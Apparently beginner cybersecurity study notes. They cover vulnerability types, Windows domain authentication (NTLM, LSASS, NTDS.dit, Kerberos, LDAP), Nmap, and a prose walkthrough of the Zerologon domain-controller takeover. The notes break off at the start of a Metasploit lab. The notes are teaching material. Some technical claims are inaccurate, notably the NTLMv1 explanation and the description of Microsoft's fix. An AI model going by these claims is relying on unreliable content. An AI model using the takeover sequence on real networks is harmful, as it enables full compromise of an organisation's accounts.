Inherent Vulnerability	The natural weakness, with no protection at all	A website login page with no password rules

Term	Simple Meaning	Example
Residual Vulnerability	The weakness that remains after adding some protection	Same login page, but now it needs strong passwords + extra verification (called 2FA)

---

5. Types of Inherent Vulnerabilities (with Very Simple Examples)

Let's go through the main categories. For each one, I'll explain what it means in plain words, then give an easy example.

A. Software Vulnerabilities

What it means: Weaknesses that exist inside a computer program's code because of mistakes made while writing it.

Simple Example: Imagine a form on a website that asks for your name. If the website doesn't check what you type, a hacker could type a special command instead of a name, and trick the website into showing secret information from its database. This is called "SQL Injection." It happens because the software wasn't built carefully.

Other examples:

- Buffer Overflow — this happens when a program tries to store more data than the space it has, like trying to pour 2 liters of water into a 1-liter bottle. The extra water spills out and can cause damage.
- Outdated software — old software that hasn't been updated is like an old lock that thieves already know how to pick.

B. Hardware Vulnerabilities

What it means: Weaknesses in the physical parts of a computer or device (the actual machine, chips, or parts you can touch).

Simple Example: Some computer processors (chips) were found to have a design mistake that allowed hackers to secretly read private data from the computer's memory, even without breaking any password. This was a famous real case called "Meltdown and Spectre." The chip itself had the weakness — it wasn't caused by any software mistake.

Another example: A USB port on a computer that anyone can plug a device into — someone could plug in a hidden device to steal data.

C. Network Vulnerabilities

What it means: Weaknesses in the way computers and devices are connected together (the "network").

Simple Example: If you connect to a public Wi-Fi at a coffee shop that has no password and no encryption, anyone else nearby with the right tools could potentially see the data you're sending, like your emails or passwords. This is a network vulnerability — it's a weakness in how the network was set up.

Other examples:

- Leaving unnecessary "doors" (called ports) open on a server, which attackers could use to get in.
- A weak or missing firewall (a firewall is like a security guard that checks what is allowed in and out of a network).

D. Human / Process Vulnerabilities

What it means: Weaknesses caused by people's behavior or the way a company's processes work — not by machines or code.

Simple Example: Someone receives an email that looks like it's from their bank, asking them to click a link and enter their password. It's actually fake (called "Phishing"). If the person doesn't know how to recognize this trick, they might give away their password without realizing it. This is a human vulnerability — the weakness is in awareness and training, not in the computer itself.

Other examples:

- Using a very simple password like "123456."
- No proper training given to employees about safety rules.
- A worker who has more access to company data than they actually need for their job.

E. Physical Vulnerabilities

What it means: Weaknesses in the actual physical location or building where equipment is kept.

Simple Example: If a company's server room (where all their important computers are stored) doesn't have a locked door or security camera, anyone could simply walk in and steal or damage the equipment. This is a physical vulnerability.

Other examples:

- No security guard at the entrance of a building with sensitive equipment.
- Leaving a work laptop unattended in a public place, making it easy to steal.

F. Design / Architectural Vulnerabilities

What it means: Weaknesses that come from the overall plan or structure of a system — how it was designed from the start, not just one small mistake.

Simple Example: Imagine a company stores ALL its important data on just one single computer, with no backup. If that one computer breaks, crashes, or gets hacked, the company loses everything at once. This is called a "Single Point of Failure" — a design mistake because there's no backup plan built into the system.

Other examples:

- A very old (legacy) system that was built years ago and cannot support modern protection methods.
- Connecting many outside companies' systems (called "third-party" systems) to your own, which increases the number of ways an attacker could get in.

---

6. Why do Inherent Vulnerabilities happen in the first place? (Root Causes — Explained Simply)

1. Complexity — The more complicated a system is, the more places there are for mistakes to hide. Just like a big machine with 1000 parts is more likely to have a broken part than a simple machine with 5 parts.
2. Old / Legacy Technology — Systems that were built a long time ago were not designed with today's threats in mind, so they naturally have more weaknesses.
3. Human Nature — People make mistakes. It's natural for humans to forget things, get tricked, or take shortcuts. This causes weaknesses that can't be fully removed.
4. Fast Development — When companies rush to release new software or apps quickly, they sometimes skip careful security checks to save time. This creates hidden weaknesses.
5. Using Other Companies' Tools (Third-Party Dependencies) — If you use software or tools built by another company, and that company's tool has a weakness, your system now has that same weakness too.

6. Everything is Connected (Interconnectivity) — Today, computers, phones, and devices are all connected to each other and the internet. This makes life easier, but it also means there are more "doors" for an attacker to try to open.

---

7. A Full Real-World Example (Step-by-Step Explanation)

Let's imagine a simple example: An Online Banking App

Step	What Happens	Simple Explanation
1. Inherent Vulnerability	The login page has weak code that doesn't properly check user input	This weakness exists from the moment the app was built — nobody added it on purpose, it was just a coding mistake
2. Threat	A hacker discovers this weakness	Now someone with bad intentions notices the "unlocked window"
3. Attack	The hacker uses "SQL Injection" to access the bank's database	The hacker uses a trick to make the weak code reveal secret information
4. Impact	Customer information gets stolen, the bank loses money and trust	This is the real damage caused by the vulnerability being used
5. Control (the fix)	The bank's IT team fixes the code and adds new protections (like input checking and a firewall)	Now the weakness is reduced
6. Residual Risk	Even after fixing it, there is still a small risk left (for example, a brand-new, unknown attack method)	No system can ever be 100% risk-free, but the risk is now much smaller

---

8. How Do Experts Find These Vulnerabilities? (Simple Explanation of Methods)

1. Vulnerability Scanning — Using special computer programs that automatically check a system for known weaknesses, kind of like a doctor doing a full health check-up.
2. Penetration Testing (also called "Ethical Hacking") — Hiring skilled, trustworthy people to try to hack into the system on purpose, so they can find weaknesses before real criminals do.
3. Code Review — Carefully reading through the software's code, either by a person or another computer program, to find mistakes before the software is released.
4. Following Safety Standards/Frameworks — Using well-known official guidelines (like NIST, ISO 27001, or OWASP) that list common weaknesses to check for. These are like official checklists made by security experts around the world.
5. Threat Modeling — Before building a system, experts sit down and imagine: "If I were a hacker, how would I try to break this?" This helps them design the system with fewer weaknesses from the very start.

---

9. Summary (Quick Recap in Simple Words)

- A Vulnerability = a weakness.
- An Inherent Vulnerability = a weakness that naturally exists, before any protection is added.

- Once you add protection (called "controls"), the leftover risk is called Residual Risk.
- Main types: Software, Hardware, Network, Human/Process, Physical, and Design vulnerabilities.
- These weaknesses happen because systems are complex, technology gets old, humans make mistakes, and everything today is connected.
- You cannot completely remove all vulnerabilities, but you can reduce them using proper security controls.
- Companies use special tools and methods (like scanning, ethical hacking, and code review) to find and fix these weaknesses before real attackers find them.

Zerologon Vulnerability (CVE-2020-1472) - Beginner Level Full Notes

---

1. What is a Domain Controller (DC)?

Let's start from the very basic idea. A normal Windows Server is just an **Operating System (OS)** — similar to Windows 10 or Windows 11, but made for servers. By itself, a normal server can only manage itself; it cannot control other computers on the network.

However, when you take that Windows Server and **"Promote"** it to become a **Domain Controller (DC)**, something big changes. Now this one server becomes the **central brain** of the whole network. It can manage every single computer and user account across the entire company, from one place.

What can you do after promoting a server to a Domain Controller?

- A special service called **Active Directory (AD)** gets installed. Think of Active Directory as a giant, organized address book/database that stores information about every user, computer, and group in the company.
- You can now **create new user accounts** for the entire company from one single location — you don't need to create separate accounts on every individual computer.
- You can create **Group Policy Objects (GPOs)** — these are like "rule books" that get automatically applied to many computers at once. For example, you could force every computer in the company to require a password with at least 8 characters.
- The Domain Controller becomes the **central authentication service** — meaning, every time someone tries to log in anywhere on the network, the Domain Controller is the one checking if that person is allowed in.

Simple Example to understand this: Imagine your office has 50 computers. Without a Domain Controller, you would have to create a separate username and password on each of the 50 computers individually — this is slow and hard to manage. But with a Domain Controller, you create ONE account for an employee, and that employee can log into ANY of the 50 computers using the same username and password. This is much easier to manage and much safer to control.

---

2. Domain Administrator and Authentication (Explained Simply)

What is a Domain Administrator?

A **Domain Administrator** is a special type of user account that has the **highest level of power (privilege)** inside a company's domain (network). Think of this account as the "master key" to the entire building.

With Domain Administrator rights, a person can:

- Create, delete, or change ANY user account in the entire company

- Access ANY computer connected to the domain
- Change ANY security setting or policy
- Create or remove other Domain Controllers

Because this account is so powerful, if a hacker manages to steal Domain Administrator credentials, they basically control the **entire company's network** — every computer, every file, every user.

What is Authentication?

Authentication is simply the process of a computer system asking: **"Are you really who you say you are?"** and then checking the answer.

Here's how it usually works in a company network (step-by-step, explained slowly):

1. A user sits at their computer and types in their username and password.
2. This information doesn't stay on that one computer — it gets sent over the network to the Domain Controller.
3. The Domain Controller checks its records (the Active Directory database) to see if this username and password match what it has stored.
4. If everything matches, the Domain Controller says "Yes, this is a real, valid user" and allows access.
5. If it doesn't match, access is denied.

This exact authentication process is what the Zerologon attack targets and abuses — we will explain this in full detail later in this note.

---

3. How Windows Saves Passwords - Understanding NTLM

Why don't computers save your password as plain text?

If Windows saved your password exactly as you typed it (called "plain text"), then anyone who managed to open that file could instantly see your real password. This would be extremely dangerous. So instead, Windows changes ("scrambles") your password using a mathematical process before saving it. This scrambled version is called a **Hash**.

A hash is a one-way transformation — meaning, it's very hard (almost impossible with today's technology, in most cases) to reverse a hash back into the original password directly. Instead, attackers try to "guess and check" (a process is called "cracking") to find out what password created that hash.

The specific format that Windows uses to create and store these password hashes is called **NTLM (NT LAN Manager)**.

The Two Parts of an NTLM Hash

An NTLM hash actually has two historical parts:

1. **LM Hash (LAN Manager Hash)** — This is a very old, weak method of creating a hash. It has serious security flaws (for example, it doesn't handle uppercase and lowercase letters properly, and it splits passwords into small, easy-to-crack pieces). Because of these weaknesses, modern versions of Windows have this **disabled by default**.
2. **NT Hash** — This is the hash that is actually used in modern Windows systems today. It is created using a mathematical function called **MD4**. **This "NT part" is the specific piece of data that attackers focus on when trying to crack a password**, because it's the actively used, real hash of your password.

NTLM Protocol Versions: NTLMv1 and NTLMv2

Both of these are called **"Challenge-Response Authentication Protocols."** This means that your actual password is never sent directly across the network — instead, a clever back-and-forth "challenge" system is used. Here's how it generally works, step by step:

1. The client computer wants to log in.
2. The server (or Domain Controller) sends back a random piece of data, called a **"Challenge."**
3. The client computer takes this Challenge and combines it with the stored password hash, running it through an encryption process.
4. The client sends this encrypted result back to the server.
5. The server does the same calculation on its side, and if both results match, the login is successful.

Now, the difference between the two versions:

- **NTLMv1** — This is the older version, and it has security weaknesses. Because of how the cryptography was designed, **only the "NT part" of the hash changes in a meaningful way during this challenge-response process** (the LM part behaves in a predictable, weaker way). This weakness is exactly why attackers focus their password-cracking efforts on the NT part — it's the part that carries the real cryptographic strength (or weakness) of the exchange.
- **NTLMv2** — This is the modern, more secure version. It uses stronger hashing methods and adds extra information like timestamps and session-specific data, making it much harder for an attacker to crack or reuse captured data.

An important clarification (correcting a common misunderstanding): NTLMv1 and NTLMv2 are **not** simply "NTLMv1 is only used by client PCs" and "NTLMv2 is only used by servers." That's not exactly correct. In reality, which version gets used is decided by **protocol negotiation settings**, usually controlled through **Group Policy** settings set by network administrators. In modern, well-secured networks, administrators usually configure the system to **force NTLMv2 only** everywhere (both clients and servers) for better security. However, in older networks, or networks that still need compatibility with very old software, NTLMv1 might still be enabled somewhere — and this is considered a security risk today.

---

4. Where Are Passwords Actually Stored?

A. On a Single Client Computer — The SAM Database

On an individual, standalone computer (like a personal laptop not connected to a company domain, or for local-only accounts on any Windows computer), password hashes are stored in a special database file called **SAM (Security Account Manager)**.

The file is physically located here:

C:\Windows\System32\config\SAM

While Windows is running, this file is **locked** by the operating system, meaning you cannot simply copy or open it directly — this is a built-in security protection.

B. Understanding LSASS.exe

LSASS stands for **Local Security Authority Subsystem Service**. This is one of the most important, core security-related background processes running inside Windows at all times.

Here's what LSASS.exe is responsible for, explained one by one:

- **Checking login attempts** — every time someone tries to log in, LSASS is involved in verifying if it's correct.
- **Handling password changes** — when a user changes their password, LSASS manages this process.

- **Creating security tokens** — after a successful login, LSASS creates a "token," which is like a temporary ID card that proves you're logged in, used by the system for the rest of your session.
- **Temporarily storing credentials in memory (RAM)** — while you are logged in, LSASS keeps a copy of your login credentials (password hashes, and sometimes Kerberos tickets) stored in the computer's memory (RAM), so it doesn't need to ask you to log in again for every small action.

Why is this important to understand? Because LSASS stores credentials in memory, this makes it a **major target for hackers**. There are well-known hacking tools (the most famous one is called **"Mimikatz"**) that are specifically designed to read the memory of the LSASS.exe process and extract these stored password hashes, even from users who are currently logged in. This type of attack is called **"Credential Dumping."**

C. In a Server/Domain Environment — The NTDS.dit File

Now here's an important difference: on a **Domain Controller**, password hashes for the ENTIRE COMPANY'S user accounts are **not** stored in the small SAM file. Instead, they are stored in a much bigger, more important file called **NTDS.dit**.

The file is located here:

C:\Windows\NTDS\ntds.dit

Let's break down what this name means:

- **NTDS** = **N**T **D**irectory **S**ervices
- **.dit** = **d**irectory **i**nformation **t**ree

This file is essentially **the entire Active Directory database**. It stores information about:

- Every user account in the company (including their password hashes)
- Every computer account
- Every security group
- Every organizational setting

This file is also sometimes referred to as the database used by the **LDAP Server**, because Active Directory data (stored in NTDS.dit) is accessed and queried using the LDAP protocol (explained in the next section).

Why is this file so dangerous if compromised? If an attacker manages to gain access to this ONE file (for example, through an attack like Zerologon, explained later), they would gain access to **every single password hash in the entire company** — including the Domain Administrator's password hash. This is essentially "game over" for the company's network security, because from there, the attacker can decrypt or crack these hashes and gain full control.

---

5. Understanding the LDAP Protocol

LDAP stands for **Lightweight Directory Access Protocol**. In simple terms, LDAP is the "language" or "method" that applications and services use to **ask questions to** and **communicate with** directory services like Active Directory.

Which Ports Does LDAP Use?

- **Port 389** — This is the standard, regular LDAP port. Data sent using this port is **unencrypted**, meaning it travels across the network as readable data. If someone were monitoring the network traffic (a technique called "sniffing"), they could potentially see this information.

- **Port 636** — This is called **LDAPS (LDAP over SSL/TLS)**. This version encrypts the data before sending it, which is much safer, because even if someone intercepts the traffic, they cannot easily read the actual content.

A Simple Example to Understand LDAP: Imagine a company has an email server. When an employee tries to log into their email, the email server itself doesn't necessarily store all the passwords. Instead, the email server sends a question through LDAP (using port 389 or 636) to the Active Directory server, basically asking: "Hey, is this username and password combination correct?" Active Directory checks and replies "Yes" or "No," and the email server then allows or denies access based on that answer.

---

6. Understanding Kerberos Authentication

Kerberos is the default, modern authentication protocol used in Windows Domain environments today. It is considered more secure than NTLM. It's sometimes referred to as a form of **"virtual authentication"** because it uses a clever ticket-based system, rather than directly sending password information back and forth repeatedly.

How Kerberos Works (Step by Step, Explained Simply)

1. When a user first logs in, their computer contacts a special service on the Domain Controller called the **KDC (Key Distribution Center)**. The KDC checks the user's credentials and, if correct, issues something called a **TGT (Ticket Granting Ticket)**. Think of the TGT as a special "day pass" that proves you already logged in successfully.
2. Later, when the user wants to access a specific service (for example, a shared file server), instead of logging in again with a username and password, their computer shows the TGT to the KDC and requests a **Service Ticket** specifically for that file server.
3. The user's computer then presents this Service Ticket directly to the file server, which trusts it (because it was issued by the KDC) and grants access.

Kerberos Default Port

Kerberos communication normally happens over **Port 88**.

Why is Kerberos Considered More Secure Than NTLM?

- The actual password hash is not repeatedly sent back and forth across the network like in some NTLM exchanges.
- Tickets (TGT and Service Tickets) are **time-limited** — meaning they automatically expire after a certain period, reducing the risk if one gets stolen.
- It uses **mutual authentication**, meaning both the client and the server prove their identity to each other, not just one side.

---

7. Nmap Tool vs. Custom Network Port Scanning — Differences Explained

When people want to check which "doors" (ports) are open on a computer or server, they typically use either a well-known tool like **Nmap**, or they write their own **custom scanning script**. Let's compare both.

Nmap (Network Mapper)

Nmap is the most well-known, industry-standard tool used for network scanning across the entire cybersecurity industry. It has existed for many years and is constantly updated.

Advantages of Nmap:

- **Mature and Well-Tested** — Because Nmap has been developed and improved over many years by a large community, it has very few bugs, and it works reliably across almost any network situation.
- **Operating System Detection** — Nmap can often guess what operating system a target computer is running (for example, Windows Server 2019, or a Linux distribution), just by analyzing how the target responds to certain network packets.
- **Service Version Detection** — Beyond just telling you a port is "open," Nmap can often tell you the exact software and version number running behind that port (for example, "Port 80 is open, running Apache 2.4.41").
- **NSE (Nmap Scripting Engine)** — Nmap comes with hundreds of ready-made scripts that can automatically test for specific known vulnerabilities, saving huge amounts of manual work.
- **Multiple Scanning Techniques** — Nmap offers many different scanning styles, including stealthy scans (designed to avoid detection) and different types depending on the situation.
- **Strong Community Support** — Because it's so widely used, there is extensive documentation, tutorials, and community help available online.

Disadvantages of Nmap:

- On very large networks, a full, detailed scan can take a long time to complete.
- Its default scanning behavior can sometimes be easily detected by security monitoring systems (like IDS/IPS — Intrusion Detection/Prevention Systems), unless the user specifically configures stealthier options.
- Because it has so many features and options, it can feel overwhelming and have a steep learning curve for complete beginners.

Custom Network Port Scan (A Script You Write Yourself)

Advantages of Custom Scripts:

- **Fully Customizable** — Since you wrote the code yourself, you have complete control over exactly how it behaves, what data it collects, and how it reports results.
- **Lightweight and Simple** — If you only need to check a very specific, small thing, a custom script can be much simpler and faster to run than a full-featured tool like Nmap.
- **Potential to Avoid Detection** — Since custom scripts don't have the same well-known "signature" or "fingerprint" that widely-used tools like Nmap have, some security monitoring systems that are specifically looking for Nmap-style traffic might not recognize a custom script's traffic as suspicious.

Disadvantages of Custom Scripts:

- **Lower Reliability** — Since it likely hasn't been tested by thousands of other users over many years, it is much more likely to contain bugs or produce incorrect/incomplete results.
- **Missing Advanced Features** — Building features like operating system detection or service version detection from scratch requires significant time, skill, and effort.
- **Time-Consuming to Build Properly** — Creating a tool with the same level of features and reliability as Nmap would realistically take years of continuous development work, as Nmap itself has.

In Summary: For serious, professional, large-scale security work, most people prefer established tools like Nmap because of their reliability and rich feature set. However, for very specific, niche tasks — especially where avoiding detection is important, or where only a small, specific check is needed — a custom script can sometimes be more practical.

---

8. Why Is It Important to Identify Port Status?

Understanding whether a network port is **Open**, **Closed**, or **Filtered** is a very important part of network security. Here's why, explained one point at a time:

1. **Identifying the Attack Surface** — Every open port is essentially a potential "entry point" that someone could try to use to get into a system. For example, if Port 3389 (used for Remote Desktop Protocol/RDP) is open on a server, that server could potentially be targeted by attackers trying to break into that remote desktop connection.

2. **Finding Unnecessary Running Services** — Sometimes, a service is running and its port is open, even though nobody actually needs to use it anymore. For example, if an old FTP service (Port 21) is still open but nobody uses FTP anymore in that company, it's simply an unnecessary risk that should be closed/disabled.

3. **Detecting Misconfigurations** — Sometimes, a firewall is supposed to block certain traffic but has been set up incorrectly. Scanning ports can reveal these kinds of mistakes, allowing administrators to fix them before an attacker finds and exploits them.

4. **Providing a Foundation for Vulnerability Assessment** — Knowing exactly which ports are open (and what services are running behind them) allows security professionals to check if any of those specific services have known security weaknesses. For example, if you discover that Port 445 (used for SMB - Server Message Block, a file-sharing protocol) is open, you can then specifically research and check if that system is vulnerable to well-known attacks that target SMB, such as the famous "EternalBlue" vulnerability.

A Practical Example to Understand This Better: Imagine a security team scans a company's server and discovers that **Port 389 (LDAP)** and **Port 88 (Kerberos)** are both open on that particular machine. Based purely on this information, they can reasonably guess that this server is very likely a **Domain Controller**, because these specific ports are mainly associated with Domain Controller functions. This kind of information is extremely valuable — but it's valuable to BOTH sides. A defender can use this knowledge to make sure that server is extra well-protected and monitored. However, an attacker could also use this exact same information to specifically target that Domain Controller with attacks like **Zerologon**, which we'll explain in full detail next. This is exactly why organizations need to actively monitor for unauthorized or suspicious port scanning attempts on their network.

---

9. ZEROLOGON VULNERABILITY (CVE-2020-1472) — Full Detailed Explanation

Now that we understand all the background concepts above (Domain Controllers, NTLM, LSASS, NTDS.dit, LDAP, Kerberos, and port scanning), we are ready to fully understand what Zerologon is and why it was such a serious problem.

9.1 What is Zerologon?

Zerologon is the popular nickname given to a security vulnerability that was officially patched by Microsoft in August 2020. Its official technical name is **CVE-2020-1472**.

This vulnerability received a **CVSS Score of 10.0 out of 10.0** — this is the absolute maximum possible severity score that a vulnerability can receive, which tells you just how dangerous and serious this particular issue was.

This vulnerability exists inside something called the **Netlogon Remote Protocol (often shortened to MS-NRPC)**. This is the specific protocol that computers use to securely authenticate themselves to a Domain Controller — for example, when a regular computer needs to prove to the Domain Controller "I am a legitimate computer that belongs to this domain."

9.2 The Root Technical Cause of the Bug (Explained Slowly and Simply)

When a computer authenticates to a Domain Controller using the Netlogon protocol, a "Secure Channel" (a specially encrypted communication path) is established between them. To create this secure channel, the protocol uses a specific type of encryption called **AES-CFB8 (Advanced Encryption Standard, in Cipher Feedback 8-bit mode)**.

Now here comes the actual bug:

In proper, correctly implemented encryption, there needs to be something called an **Initialization Vector (IV)**. Think of an IV simply as an extra piece of "randomness" that gets added into the encryption process, to make sure that even if you encrypt the exact same piece of information twice, the result looks different each time. This randomness is a critical part of making encryption strong and secure.

The bug in Zerologon was this: Instead of using a properly random IV value every single time (as good encryption practices require), the Netlogon protocol implementation had a mistake where the IV was **always set to a fixed, unchanging value — specifically, 16 bytes that were all zeros** (hence part of where the name "Zerologon" comes from).

9.3 What This Mistake Allowed Attackers to Do (Explained Step-by-Step)

Because of this mathematical/cryptographic flaw involving the fixed, all-zero IV, something very unusual and dangerous became mathematically possible:

1. An attacker needed **direct network access** to a Domain Controller. Importantly, **the attacker did NOT need any valid username or password to begin with** — this is one of the reasons this vulnerability was considered so extremely dangerous.
2. The attacker would use the Netlogon protocol to send **repeated authentication attempts** to the Domain Controller, pretending to be a legitimate computer account (impersonating a machine account), while deliberately sending an encryption key value that was designed to interact with that flawed, all-zero IV in a specific way.
3. Due to the underlying mathematics of this flawed encryption process, there was approximately a **1-in-256 chance (roughly 0.4% probability)** that any single attempt would be mistakenly accepted by the Domain Controller as valid, even though it technically wasn't a proper, legitimate authentication.
4. Since each individual attempt only takes a fraction of a second, an attacker could simply keep trying, over and over. On average, after approximately **256 attempts** (which realistically takes just a few seconds to a few minutes total), **one of these attempts would randomly succeed**, purely due to that 1-in-256 probability.
5. Once one of these forged authentication attempts succeeded, the attacker could then use a completely legitimate, normal function that exists within the Netlogon protocol — a function meant for **resetting a computer account's password** — but abuse it to reset the **Domain Controller's own computer account password to a blank/null value** (essentially, no password at all).

9.4 What is the Real-World Impact of This? (Why Was This So Dangerous?)

Once an attacker successfully resets the Domain Controller's own machine account password to null, here is what becomes possible for them:

- The attacker can now authenticate AS the Domain Controller itself, gaining what is called **NT AUTHORITY\SYSTEM level access** — this is the **absolute highest level of privilege that exists within the Windows operating system**, even higher than a normal Domain Administrator account in some technical respects.
- With this level of access, the attacker can now **extract (dump) the entire NTDS.dit file** — remember from earlier in this note, this is the file that contains **password hashes for every single user account in the entire company**, including the Domain Administrator account.
- With access to the Domain Administrator's password hash (or by directly gaining Domain Administrator level privileges through this attack), the attacker now effectively has **complete control**

over the ENTIRE company network — every computer, every file server, every user account across the whole organization.

- From this point, an attacker could do extremely damaging things, such as deploying **ransomware** across the entire network, stealing all of the company's sensitive data, creating hidden backdoor accounts for future access, or completely destroying critical systems.
- The most alarming part of this entire attack is that it could be carried out **completely remotely, over the network, without the attacker needing any valid username or password to begin with**. This is why cybersecurity experts around the world considered this one of the most dangerous vulnerabilities discovered in recent years.

9.5 Where Did the Name "Zerologon" Come From?

The name is actually a clever combination of two concepts we already explained:

- **"Zero"** — because the core flaw involved an Initialization Vector (IV) that was incorrectly set to all **zeros**, instead of a proper random value.
- **"Logon"** — because the vulnerability exists specifically within the **Netlogon** protocol, which is directly related to the login/authentication process.

Put together: **Zero + Logon = Zerologon**.

9.6 How Was This Vulnerability Fixed?

Microsoft released an official security patch in **August 2020** that corrected the flawed encryption implementation, ensuring that a proper, truly random Initialization Vector is used every time, instead of the fixed all-zero value.

Additionally, Microsoft later introduced something called an **"Enforcement Mode."** This feature allows Domain Controllers to actively **reject and block connection attempts from devices that have not yet been updated/patched** with proper, secure Netlogon behavior — providing an extra layer of protection for companies during the transition period while all their devices were being updated.


---

10. Full Summary Table (Quick Recap of Every Concept)

Concept	Simple Explanation
Domain Controller	A special server that manages and authenticates every user and computer across an entire network from one central place
Domain Administrator	The account with the highest level of control/power over the entire domain
NTLM	The specific format Windows uses to create and store password hashes
LSASS.exe	A core Windows process that handles logins and temporarily stores credentials in memory
SAM	The file where password hashes are stored on a single, individual computer
NTDS.dit	The file where password hashes for the ENTIRE domain's users are stored, located only on Domain Controllers
LDAP	A protocol used to query and communicate with directory services like Active Directory (Ports 389/636)

Concept	Simple Explanation
Kerberos	A modern, ticket-based authentication protocol considered more secure than NTLM (Port 88)
Nmap	A well-established, feature-rich, widely-used network port scanning tool
Zerologon	A critical vulnerability caused by a flawed, all-zero encryption IV in the Netlogon protocol, which allowed attackers to reset a Domain Controller's password and take over an entire network

Lab Environment




Steps -- to run in the Metasploit Kali attacker VM

First we need to run the PostgreSQL database

Sudo service postgressql status

